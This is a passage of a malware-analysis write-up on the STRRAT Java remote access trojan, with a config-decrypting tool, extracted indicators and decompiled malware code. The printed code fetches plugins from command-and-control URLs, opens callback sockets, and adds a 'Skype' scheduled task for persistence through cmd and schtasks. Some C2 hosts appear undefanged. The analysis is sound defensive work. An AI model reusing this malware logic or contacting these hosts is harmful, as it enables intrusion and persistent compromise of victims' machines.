    System.out.println("#####");
    if (args.length < 1) {
        System.out.println();
        System.out.println("PEBCAK - Use this with 2 arguments, an input and output file");
        System.out.println("Example:");
        System.out.println(
            "java -jar STRRATConfigDecrypt.jar \'C:\\Users\\User\\config.txt\' \'C:\\Users\\User\\decrypter.jar\'");
    } else {
        String inputdirectory = args[0].replace("\\", "\\");
        String outputdirectory = args[1].replace("\\", "\\");
        File configfile = new File(inputdirectory);
        byte[] config = Files.readAllBytes(configfile.toPath());
        byte[] parsedBytes = Base64.getDecoder().decode(config);
        byte[] decryptedConfig = DecryptAES("strigoi", parsedBytes);
        String string[] = new String(decryptedConfig, StandardCharsets.UTF_8).split("\\|");
        System.out.println("Network IOC: " + string[0]);
        System.out.println("File Lock: " + string[1] + "lock.file");
        System.out.println("Network IOC: " + string[2]);
        System.out.println("Network IOC: " + string[3]);
        System.out.println("Unknown Parameter: " + string[4]);
        System.out.println("Unknown Parameter: " + string[5]);
        System.out.println("Unknown Parameter: " + string[6]);
        System.out.println("Unknown Parameter: " + string[7]);
        System.out.println("Possible License/Campaign ID: " + string[8]);
        Path output = Paths.get(outputdirectory);
        Files.write(output, "# STRRAT Malware (v.1.4) Decrypter by @CyberRaiju #\r\n".getBytes());
        for (String str : string) {
            str = str + "\r\n";
            Files.write(output, str.getBytes(), StandardOpenOption.APPEND);
        }
    }
}

public static SecretKey SecretKey(String password, byte[] data) throws Exception {
    PBEKeySpec a = new PBEKeySpec(password.toCharArray(), data, 65536, 128);
    byte[] b = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(a).getEncoded();
    return new SecretKeySpec(b, "AES");
}

public static byte[] DecryptAES(String password, byte[] bytes) throws Exception {
    ByteBuffer byteBuffer;
    int n;
```

```

byteBuffer = ByteBuffer.wrap(bytes);
n = byteBuffer.getInt();
if (n < 12 || n > 16) {
    throw new IllegalArgumentException(
        "Nonce size is incorrect. Make sure that the incoming data is an AES encrypted file.");
}
byte[] object3 = new byte[n];
byteBuffer.get(object3);
SecretKey key = SecretKey(password, object3);
byte[] byteArray2 = new byte[byteBuffer.remaining()];
bytes = byteArray2;
byteBuffer.get(byteArray2);
Cipher crypto = Cipher.getInstance("AES/CBC/PKCS5PADDING");
IvParameterSpec IVSpec = new IvParameterSpec(object3);
crypto.init(2, key, IVSpec);
return crypto.doFinal(bytes);
}
}

```

After ensuring the config file has been extracted, by running this using Visual Studio Code and the following command line:

```
cd 'c:\Users\User\Desktop\STRRAT\Stage 2\STRRAT-Deobfuscated\carLambo\resources\Decrypter\STRRATConfigDecrypt'
```

We're presented with a decrypted configuration output which has also been stored in a file called "decrypted.txt".

```

#####
# STRRAT Malware (v.1.4) Decrypter by @CyberRaiju #
#####
Network IOC: moregrace.duckdns.org
File Lock: 3219lock.file
Network IOC: http://jbfrost.live/strigoi/server/?hwid=1&lid=m&ht=5
Network IOC: palaintermine.duckdns.org
Unknown Parameter: 3219
Unknown Parameter: true
Unknown Parameter: true
Unknown Parameter: true
Possible License/Campaign ID: khonsari
PS C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT-Deobfuscated\carLambo\resources\Decrypter\STRRATConfigDecrypt>

```

```

Network IOC: moregrace[.]duckdns[.]org
Host IOC: 3219lock.file
Network IOC: hxxp[:]jbfrost[.]live/strigoi/server/?hwid=1&lid=m&ht=5
Network IOC: palaintermine[.]duckdns[.]org

```

Although the config parameters have been extracted, it's not clear on exactly what they're used for. By looking back into the method "sdfsldf" in the Main class we can see it is checking arguments provided, and if an argument

was provided, it would only use the 3rd configuration parameter from the file (the jbfrost[.]live URL) in a call to “cbnfdhn.sabretb”.

```
private static void sdfslfdf(String[] object) {
    try {
        Object object2;
        Object object3;
        Object object4 = Main.bsgshsbs();
        String string = Main.sdfslfdf();
        if (string == null) {
            JOptionPane.showMessageDialog(null, "This PC is not supported.");
            System.exit(0);
        }
        Object object5 = Main.sdfslfdf();
        object5 = new StringBuilder().insert(0, new File((String)object5).getParent().append(sabretb).append("lib").append(sabretb).toString());
        Object object6 = new File(new StringBuilder().insert(0, (String)object5).append("jna-5.5.0.jar").toString());
        Object object7 = new File(new StringBuilder().insert(0, (String)object5).append("jna-platform-5.5.0.jar").toString());
        Object object8 = new File(new StringBuilder().insert(0, (String)object5).append("sqliite-jdbc-3.14.2.1.jar").toString());
        object5 = new File(new StringBuilder().insert(0, (String)object5).append("system-hook-3.5.jar").toString());
        if (((File)object6).exists() && ((File)object7).exists() && ((File)object8).exists() && ((File)object5).exists()) {
            String[] stringArray;
            boolean bl;
            if (new StringBuilder().insert(0, new File(string).getParent().append(sabretb).toString().equals(cbnfdhn.bsgshsbs)) {
                Object object9;
                String[] stringArray2;
                boolean bl2;
                object5 = object;
                object6 = Main.bsgshsbs();
                if (object5 != null) {
                    bl2 = true;
                    stringArray2 = object5;
                } else {
                    bl2 = false;
                    stringArray2 = object5;
                }
                if (bl2 & stringArray2.length == 1) {
                    cbnfdhn.dfhttegd = cbnfdhn.sabretb(object6[2]);
                    cbnfdhn.fgsbsfgsb = 54555;
                    cbnfdhn.sabretb = cbnfdhn.sabretb("https://pastebin.com/raw/Jdnx8Jdg");
                    cbnfdhn.gsbthstgb = 54557;
                    sstydgm.sdfslfdf(Main.sdfslfdf(), object5[0]);
                    object9 = object7 = dfhttegd;
                } else {
                    cbnfdhn.dfhttegd = cbnfdhn.sabretb(object6[0]);
                    cbnfdhn.fgsbsfgsb = Integer.parseInt(object6[1]);
                    cbnfdhn.sabretb = cbnfdhn.sabretb(object6[3]);
                    cbnfdhn.gsbthstgb = Integer.parseInt(object6[4]);
                    object8 = Main.sdfslfdf();
                    new StringBuilder().insert(0, new File((String)object8).getParent().append(sabretb).append("plugins.jar");
                    object9 = bsgshsbs;
                }
            }
            object = object9;
            Main.sdfslfdf(new StringBuilder().insert(0, "http://str-master.pw/strigoi/server/ping.php?lid=").append(object4[8]).toString());
        }
    }
}
```

Extract array of configuration values into "object6"

Use the 3rd returned value in a call to "cbnfdhn.sabretb"

Use the 1st, 2nd, 4th, and 5th configuration values

In addition to this, the above mentioned method is all about making a GET request to the server and retrieving the response to return as a string.

```
755 public static String sabretb(String string) {
756     try {
757         if (string.startsWith("http://") || string.startsWith("https://")) {
758             HttpURLConnection httpURLConnection;
759             HttpURLConnection httpURLConnection2 = httpURLConnection = (HttpURLConnection)new URL(string).openConnection();
760             httpURLConnection.setRequestMethod("GET");
761             httpURLConnection2.setDoInput(true);
762             httpURLConnection2.setDoOutput(true);
763             httpURLConnection2.connect();
764             if (httpURLConnection.getResponseCode() == 200) {
765                 InputStream inputStream = httpURLConnection.getInputStream();
766                 byte[] byteArray = new byte[1024];
767                 StringBuilder stringBuilder = new StringBuilder();
768                 InputStream inputStream2 = inputStream;
769                 while (true) {
770                     int n;
771                     if ((n = inputStream2.read(byteArray, 0, 1024)) == -1) break;
772                     stringBuilder.append(new String(byteArray, 0, n));
773                     inputStream2 = inputStream;
774                 }
775                 inputStream.close();
776                 httpURLConnection.disconnect();
777                 return stringBuilder.toString();
778             }
779             return string;
780         }
781         return string;
782     }
783     catch (Exception exception) {
784         return string;
785     }
786 }
```

We know that this string is being returned to cbnfdhn.dfhttegd which if we look into is holding a public string that can be referenced from multiple classes, so we know it is being stored for later usage.



```
63  */
64  public class cbnfdhn {
65      private static  xbxcv fgssdg;
66      private static  String dsqsdgfe;
67      static boolean  sdfslfd;
68      private static  Socket ertdbdth;
69      private static  String sbqssdfg;
70      public static  String sabretb;
71      private static  String sbsbsrqa;
72      public static  String dfhttegq;
73      private static  Random sdsqsbh;
74      private static  int hghteerd;
75      private static  OutputStream sgsfghhg;
76      static String  bqshsbs;
77      public static  int  gsbthstgb;
78      private static  String nndfdffd;
79      private static  InputStream mdgghtdsh;
80      public static  String sfsrgsbd;
81      public static  int  fgsbsfgsb;
82  }
```

By viewing references to this, we can see the different methods which either “PUT” a value into this variable, or “GET” the value from the variable.

Search:Member references

Owner: carLambo/cbnfdhn
Name: dfhttegd
Descriptor: Ljava/lang/String;
Match mode: EQUALS
Skipped packages: No skipped packages

Search[desc=Ljava/lang/String;; matchmode=EQUALS, name=dfhttegd, owner=carLambo/cbnfdhn, skippedpackages=[]] - 15 results

- carLambo
 - Main
 - dfhttegd()V
 - PUTSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - main([Ljava/lang/String;)V
 - PUTSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - PUTSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - sabretb([Ljava/lang/String;)LcarLambo/dfghrth;
 - PUTSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - PUTSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - edfelfdf([Ljava/lang/String;)V
 - PUTSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - PUTSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - agaFhas
 - edfelfdf()V
 - GETSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - cbnfdhn
 - <clinit>()V
 - PUTSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - ngnteera()V
 - GETSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - GETSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - fgfnbnc
 - fgsddg()V
 - GETSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - edfelfdf(LcarLambo/fgfnbnc;)V
 - GETSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - fgsddg
 - edfelfdf()V
 - GETSTATIC carLambo/cbnfdhn.dfhttegd Ljava/lang/String;
 - ncnndfg
 - <init>(Ljava/lang/String;)V

At this point we know that the variable is written to within 5 methods, and read from 5 methods. If we examine where it is being read from by right clicking and selecting “Edit with Assembler”, we can see that all of these methods are creating sockets and using this as the callback address. In addition we can see reference to what appears to be “Reverse Proxy” and “HDRDP” debug/response messages.


```

private static void sdfslf(String[] object) {
    try {
        Object object2;
        Object object3;
        Object object4 = Main.bsgshsbs();
        String string = Main.sdfslf();
        if (string == null) {
            JOptionPane.showMessageDialog(null, "This PC is not supported.");
            System.exit(0);
        }
        Object object5 = Main.sdfslf();
        Object5 = new StringBuilder().insert(0, new File((String)object5).getParent().append(sabretb).append("lib").append(sabretb).toString());
        Object object6 = new File(new StringBuilder().insert(0, (String)object5).append("jna-5.5.0.jar").toString());
        Object object7 = new File(new StringBuilder().insert(0, (String)object5).append("jna-platform-5.5.0.jar").toString());
        Object object8 = new File(new StringBuilder().insert(0, (String)object5).append("sqlite-jdbc-3.14.2.1.jar").toString());
        Object5 = new File(new StringBuilder().insert(0, (String)object5).append("system-hook-3.5.jar").toString());
        if (((File)object6).exists() && ((File)object7).exists() && ((File)object8).exists() && ((File)object5).exists()) {
            String[] stringArray;
            boolean bl;
            if (new StringBuilder().insert(0, new File(string).getParent().append(sabretb).toString()).equals(cbnfdhn.bsgshsbs)) {
                Object object9;
                String[] stringArray2;
                boolean bl2;
                object5 = object;
                object6 = Main.bsgshsbs();
                if (object5 != null) {
                    bl2 = true;
                    stringArray2 = object5;
                } else {
                    bl2 = false;
                    stringArray2 = object5;
                }
            }
            if (bl2 & stringArray2.length == 1) {
                cbnfdhn.dfnftegd = cbnfdhn.sabretb(object6[2]);
                cbnfdhn.fgsbfqsb = 54555;
                cbnfdhn.sabretb = cbnfdhn.sabretb("https://pastebin.com/raw/Jdnx8jdg");
                cbnfdhn.gsbthstgb = 54557;
                sstydgn.sdfslf(Main.sdfslf(), object5[0]);
                object9 = object7 = dfhttegd;
            } else {
                cbnfdhn.dfnftegd = cbnfdhn.sabretb(object6[0]);
                cbnfdhn.fgsbfqsb = Integer.parseInt(object6[1]);
                cbnfdhn.sabretb = cbnfdhn.sabretb(object6[3]);
                cbnfdhn.gsbthstgb = Integer.parseInt(object6[4]);
                object8 = Main.sdfslf();
                new StringBuilder().insert(0, new File((String)object8).getParent().append(sabretb).append("plugins.jar");
                object9 = bsgshsbs;
            }
            object = object9;
            Main.sdfslf(new StringBuilder().insert(0, "http://str-master.pw/strigol/server/ping.php?lid=").append(object4[8]).toString());
            cbnfdhn.sdfslf((String[])object, (dfghrth)object);
            return;
        }
        object = new StringBuilder().insert(0, cbnfdhn.bsgshsbs).append("lib").append(sabretb).toString();
        object3 = new File(new StringBuilder().insert(0, (String)object).append("jna-5.5.0.jar").toString());
        object2 = new File(new StringBuilder().insert(0, (String)object).append("jna-platform-5.5.0.jar").toString());
        Object object10 = new File(new StringBuilder().insert(0, (String)object).append("sqlite-jdbc-3.14.2.1.jar").toString());
        Object object11 = new File(new StringBuilder().insert(0, (String)object).append("system-hook-3.5.jar").toString());
        if (!((File)object = new File((String)object)).exists()) {
            ((File)object).mkdir();
        }
    }
}
    
```

In the above we see it is defining a couple of variables, one for the primary plugins URL which is extracted from the config file, and one which is pointing to the pastebin URL containing the same domain. We then see it is using this to download the appropriate Java Archive files (plugins), before a request is made to a master server which looks to have been registered to take a license ID. In this case the license ID would be “khonsari”.

We can also confirm that after this a file lock is being created in the user home directory by examining the object defined within object9 which in this case is an instance of “dfghrth”.

```

26     }
27     }
28     catch (Exception exception) {}
29     }
30     }
31     public final void sabreb() {
32         dfghrth dfghrth2 = this;
33         dfghrth2.sabreb = new FileOutputStream(this.sdfsldf);
34         dfghrth2.dfhrtedg = this.sabreb.getChannel().lock();
35     }
36
37     dfghrth(String string) {
38         dfghrth dfghrth2 = this;
39         this.sabreb = null;
40         dfghrth2.dfhrtedg = null;
41         dfghrth2.sdfsldf = null;
42         try {
43             this.sdfsldf = new File(new StringBuilder().insert(0, System.getProperty("user.home").append(File.separator).append(string).append("lock.file").toString());
44             return;
45         }
46         catch (Exception exception) {
47             return;
48         }
49     }
50 }
51
public class Main {
    private static dfghrth dfhrtedg;
    private static dfghrth2 sabrehs;
    // ...
}

```

At this stage we can begin to update our decrypter to refine what we're pulling in from the config file.

```

String inputdirectory = args[0].replace("\\", "\\\\");
String outputdirectory = args[1].replace("\\", "\\\\");
File configfile = new File(inputdirectory);
byte[] config = Files.readAllBytes(configfile.toPath());
byte[] parsedBytes = Base64.getDecoder().decode(config);
byte[] decryptedConfig = DecryptAES("strigoi", parsedBytes);
String string[] = new String(decryptedConfig, StandardCharsets.UTF_8).split("\\|");
System.out.println("C2: " + string[0]);
System.out.println("Mutex / File Lock: " + string[1] + "lock.file");
System.out.println("Plugins Download URL: " + string[2]);
System.out.println("Secondary C2: " + string[3]);
System.out.println("Secondary Mutex/Lock: " + string[4]);
System.out.println("Unknown Parameter: " + string[5]);
System.out.println("Unknown Parameter: " + string[6]);
System.out.println("Unknown Parameter: " + string[7]);
System.out.println("License ID: " + string[8]);
Path output = Paths.get(outputdirectory);
Files.write(output, "# STRRAT Malware (v.1.4) Decrypter by @CyberRaiju #\r\n".getBytes());
for (String str : string) {
    str = str+"\r\n";
    Files.write(output, str.getBytes(),StandardOpenOption.APPEND);
}

```

It should be noted that we've inferred this is STRRAT version 1.4 by examining the method "shshnfdn" within "cbnfdhn" which looks to be a check to see if STRRAT has been installed on this host or not.

```

private static String shshnfdn() {
    if (abagsdfg.equals("")) {
        abagsdfg = new StringBuilder().insert(0, cbnfdhn.abagsdfg).append(nddffd).toString();
        abagsdfg = new StringBuilder().insert(0, abagsdfg).append(cbnfdhn.sabreb).append(nddffd).toString();
        abagsdfg = new StringBuilder().insert(0, abagsdfg).append(cbnfdhn.sdfsldf).append(nddffd).toString();
        Object object = cbnfdhn.gbnrtedg();
        abagsdfg = new StringBuilder().insert(0, abagsdfg).append(object[0]).append(nddffd).toString();
        abagsdfg = new StringBuilder().insert(0, abagsdfg).append(object[1]).append(nddffd).toString();
        abagsdfg = new StringBuilder().insert(0, abagsdfg).append(cbnfdhn.abagsdfg).append(nddffd).toString();
        abagsdfg = new StringBuilder().insert(0, abagsdfg).append("win_title").toString();
        Object = castAmo.sdfsldf.dfhrtedg() ? "Installed" : "Not Installed";
        abagsdfg = new StringBuilder().insert(0, STRRAT).append(nddffd).append(abagsdfg).append(nddffd).append(cbnfdhn.nddffd).append(nddffd).append((String) object).append(nddffd).append("idle_time").toString();
        return abagsdfg.replace("idle_time", fgsdfg.sdfsldf().replace("win_title", cbnfdhn.sdfsldf()));
    }
    return abagsdfg.replace("idle_time", fgsdfg.sdfsldf()).replace("win_title", cbnfdhn.sdfsldf());
}

```

If we move back to examining the main method which will continue to run, we can see that one of the parameters passed as "True" is used to determine if persistence will be setup using a scheduled task called "Skype", with another being used to determine if the configuration will be passed to a new array. This new array is then used within sstydgn.sdfsldf, where the stringArray3 7th parameter is also set to true.

Host IOC: Scheduled Task - "Skype"

```
satydgn.sdfldf((File)object6, (File)object4);
satydgk.sdfldf((File)object7, (File)object5);
satydgk.sdfldf((File)object8, (File)object10);
satydgk.sdfldf((File)object9, (File)object11);
object10 = new StringBuilder().insert(0, objfchn.bqgshbs).append(new File(string).getName()).toString();
satydgk.sdfldf(new File(string), new File((String)object10));
bqgshbs.sdfldf();
if (object2[5].equals("true")) {
    b12 = true;
    stringArray5 = object2;
} else {
    b12 = false;
    stringArray3 = object2;
}
satydgk.sdfldf((String)object10, b12, stringArray3[6].equals("true"));
object11 = new StringBuilder().insert(0, "\\").append(System.getProperty("java.home")).append(sabretb).append("bin").append(sabretb).append("java.exe").append("\\").append((String)object10).append("\\").toString();
if (object2[7].equals("true")) {
    Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd /c schtasks /create /sc minute /mo 30 /tn Skype /tr \\").append((String)object10).append("\\").toString());
}
Runtime.getRuntime().exec((String)object11);
System.exit(0);
}
object = new StringBuilder().insert(0, System.getProperty("user.home")).append(sabretb).toString();
object6 = new File(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("jna-5.5.0.jar").toString());
object7 = new File(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("jna-platform-5.5.0.jar").toString());
object8 = new File(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("sqlite-jdbc-3.14.2.1.jar").toString());
object5 = new File(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("system-hook-3.5.jar").toString());
if ((File)object6.exists() && (File)object7.exists() && (File)object8.exists() && (File)object5.exists()) {
    try {
        object4 = new StringBuilder().insert(0, (String)object).append(new File(string).getName()).toString();
        satydgk.sdfldf(new File(string), new File((String)object4));
        bqgshbs.sdfldf();
        object3 = new StringBuilder().insert(0, "\\").append(System.getProperty("java.home")).append(sabretb).append("bin").append(sabretb).append("java.exe").append("\\").append((String)object4).append("\\").toString();
        Runtime.getRuntime().exec((String)object3);
        System.exit(0);
    }
    catch (Exception exception) {
        System.exit(0);
    }
}
System.out.println("Starting Download");
new File(new StringBuilder().insert(0, (String)object).append("lib").toString()).mkdir();
new dqgsdfge(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("jna-5.5.0.jar").toString(), sdfldf[0]);
new dqgsdfge(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("jna-platform-5.5.0.jar").toString(), sdfldf[1]);
new dqgsdfge(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("sqlite-jdbc-3.14.2.1.jar").toString(), sdfldf[2]);
new dqgsdfge(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("system-hook-3.5.jar").toString(), sdfldf[5]);
while (true) {
    object = new StringBuilder().insert(0, System.getProperty("user.home")).append(sabretb).toString();
    object6 = new File(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("jna-5.5.0.jar").toString());
    object7 = new File(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("jna-platform-5.5.0.jar").toString());
    object8 = new File(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("sqlite-jdbc-3.14.2.1.jar").toString());
    object5 = new File(new StringBuilder().insert(0, (String)object).append("lib").append(sabretb).append("system-hook-3.5.jar").toString());
    if ((File)object6.exists() && (File)object7.exists() && (File)object8.exists() && (File)object5.exists()) break;
    Thread.sleep(5000);
    System.out.println("Waiting for dependency");
}
dqgsdfge.sdfldf();
object4 = new StringBuilder().insert(0, (String)object).append(new File(string).getName()).toString();
satydgk.sdfldf(new File(string), new File((String)object4));
object3 = new StringBuilder().insert(0, "\\").append(System.getProperty("java.home")).append(sabretb).append("bin").append(sabretb).append("java.exe").append("\\").append((String)object4).append("\\").toString();
Runtime.getRuntime().exec((String)object3);
System.exit(0);
return;
}
catch (Exception exception) {
    JOptionPane.showMessageDialog(null, "Filesystem error");
    exception.printStackTrace();
    return;
}
```

If config parameter '6' is "True", assign config array to a file called "stringArray3"

Setup scheduled task persistence with the name "Skype" if config parameter '8' is "True"

Download plugins / dependencies

If we once again examine references to this, it appears as if these values are also being used to determine if persistence is installed, only this time it is writing to the user's startup directory.


```

Derive_PBKDF2_key({'option':'UTF8','string':'strigoi'},128,65536,'SHA1',{'option':'Hex','string': '$R1'})
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R2',false,false,true,false)
Find/_Replace({'option':'Regex','string':'^\([\s\S]{60}\)',',',true,false,true,false)
AES_Decrypt({'option':'Hex','string': '$R3'},{'option':'Hex','string': '$R1'},'CBC','Hex','Raw',{'option':'Hex','string': '$R1'})
Find/_Replace({'option':'Regex','string':'},',true,false,true,false)
Register('([a-zA-Z.*]).([a-zA-Z0-9.*]).([a-zA-Z0-9\?:@=\\-8%/.*]).([a-zA-Z.*]).([a-zA-Z0-9.*]).([a-zA-Z0-9.*])')
Find/_Replace({'option':'Regex','string':'.*'},'$R4',false,false,true,false)
Find/_Replace({'option':'Simple string','string': '$R4'},'C2: $R4',false,false,true,false)
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R5',false,false,true,false)
Find/_Replace({'option':'Simple string','string': '$R5'},'Primary Lock/Port: $R5',false,false,true,false)
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R6',false,false,true,false)
Find/_Replace({'option':'Simple string','string': '$R6'},'Plugins Download URL: $R6',false,false,true,false)
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R7',false,false,true,false)
Find/_Replace({'option':'Simple string','string': '$R7'},'Secondary C2: $R7',false,false,true,false)
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R8',false,false,true,false)
Find/_Replace({'option':'Simple string','string': '$R8'},'Secondary Lock/Port: $R8',false,false,true,false)
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R9',false,false,true,false)
Find/_Replace({'option':'Simple string','string': '$R9'},'Startup Folder Persistence: $R9',false,false,true,false)
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R10',false,false,true,false)
Find/_Replace({'option':'Simple string','string': '$R10'},'Secondary Startup Folder Persistence: $R10',false,false,true,false)
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R11',false,false,true,false)
Find/_Replace({'option':'Simple string','string': '$R11'},'Skype Scheduled Task Persistence: $R11',false,false,true,false)
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R12',false,false,true,false)
Find/_Replace({'option':'Simple string','string': '$R12'},'License ID: $R12',false,false,true,false)
Register('([\s\S]*)',true,false,false)
Find/_Replace({'option':'Regex','string':'.*'},'$R13\\n$R14\\n$R15\\n$R16\\n$R17\\n$R18\\n$R19\\n$R20\\n$R21',',')

```

Simply put in the config file above, and receive your decrypted configuration file.

Update: 6/4/2022 - This has also been ported to Python3 and improved upon for those who like to incorporate this into their automation pipelines, or who just enjoy some ASCII artwork ;) and can be found [here](#). This takes a jar file (strrat) which contains the configuration file within its resources and automatically reads and decrypts this without the need to extract it first.

Usage: python3 decrypt-strrat.py [PATH TO STRRAT]


Part 3: Examining RAT Flow and Functionality

To drill into this a bit more, we need to know what Java classes are going to be most interesting. One way of doing this is to extract the classes and filter based on their size, because a larger class may often be indicative of more code making up more interesting functionality.

AT > STRRAT-EXTRACT > carLambo >

Name	Date modified	Type	Size
cbnfdhn.class	9/27/2021 4:22 PM	CLASS File	20 KB
fgfnbnc.class	9/27/2021 4:22 PM	CLASS File	14 KB
Main.class	9/27/2021 4:22 PM	CLASS File	12 KB
sgsfghhg.class	9/27/2021 4:22 PM	CLASS File	11 KB
sabretb.class	9/27/2021 4:22 PM	CLASS File	8 KB
sstydgn.class	9/27/2021 4:22 PM	CLASS File	7 KB
sfsgsbd.class	9/27/2021 4:22 PM	CLASS File	6 KB
sdfslfd.class	9/27/2021 4:22 PM	CLASS File	6 KB
dsgsdfge.class	9/27/2021 4:22 PM	CLASS File	5 KB
HBrowserNativeApis.class	9/27/2021 4:22 PM	CLASS File	5 KB
ncnndfg.class	9/27/2021 4:22 PM	CLASS File	5 KB
ghgmfg.class	9/27/2021 4:22 PM	CLASS File	5 KB
ghdfdndfn.class	9/27/2021 4:22 PM	CLASS File	5 KB
thtyrths.class	9/27/2021 4:22 PM	CLASS File	5 KB
sbsgssdfg.class	9/27/2021 4:22 PM	CLASS File	4 KB
dncbnf.class	9/27/2021 4:22 PM	CLASS File	4 KB
fhhjfg.class	9/27/2021 4:22 PM	CLASS File	4 KB
xncxbc.class	9/27/2021 4:22 PM	CLASS File	4 KB
ncbndfg.class	9/27/2021 4:22 PM	CLASS File	4 KB
nddfgndt.class	9/27/2021 4:22 PM	CLASS File	4 KB
dgdndnbcn.class	9/27/2021 4:22 PM	CLASS File	3 KB
dhgdghd.class	9/27/2021 4:22 PM	CLASS File	3 KB
shshnfdn.class	9/27/2021 4:22 PM	CLASS File	3 KB
ghsgnbn.class	9/27/2021 4:22 PM	CLASS File	2 KB
gsbthstgb.class	9/27/2021 4:22 PM	CLASS File	2 KB
ertdbdth.class	9/27/2021 4:22 PM	CLASS File	2 KB
xbxcv.class	9/27/2021 4:22 PM	CLASS File	2 KB
sgsgshshdg.class	9/27/2021 4:22 PM	CLASS File	2 KB
xvbxbg.class	9/27/2021 4:22 PM	CLASS File	2 KB
dfghrth.class	9/27/2021 4:22 PM	CLASS File	2 KB
fgssdg.class	9/27/2021 4:22 PM	CLASS File	2 KB
agafhas.class	9/27/2021 4:22 PM	CLASS File	2 KB
mfgnbn.class	9/27/2021 4:22 PM	CLASS File	1 KB

The easiest way to view this code is to view it in Decompiler view rather than viewing them in the ‘Edit with Assembler’ view we used above.



If we're having issues with using the Decompiler, it can often be useful to revisit previous steps. For example if we're unable to decompile a class, perhaps we should try to deobfuscate the malware using the second transformer recommended by java-deobfuscator, or we could try a different decompiler within Recaf.

In this instance there doesn't appear to be any issues, so let's first look back at the references to our public static string object 'cbnfdhn.dfhtteg' which is essentially holding the value "pluginserver[.]duckdns[.]org". Within the fgfnbnc class we find this is referenced 3 times. In the first instance we see it is the method cbnfdhn.dfhtteg being run rather than the public string being accessed.

```
private static void dfhttegd(String object) {
    try {
        cbnfdhn.dfhttegd((String) object);
        return;
    }
    catch (Exception exception) {
        object = exception;
        exception.printStackTrace();
        return;
    }
}
```

Because this is a method, we disregard this hit, but make note that whenever the method fgfnbnc.dfhttegd is run, it will attempt to run the method cbnfdhn.dfhttegd. Looking at the next method we can see the reference to HRDP-MGR we saw previously with a little more context.

```
if (this.ertdbdth()) break block4;
fgfnbnc.dfhttegd("HRDP Downloaded");
fgfnbnc fgfnbnc2 = this;
object2 = fgfnbnc.sdfslidf(new String[]{"cmd.exe", "/c", "\" + fgfnbnc2.gsbthstrgb + "\" -i -o"});
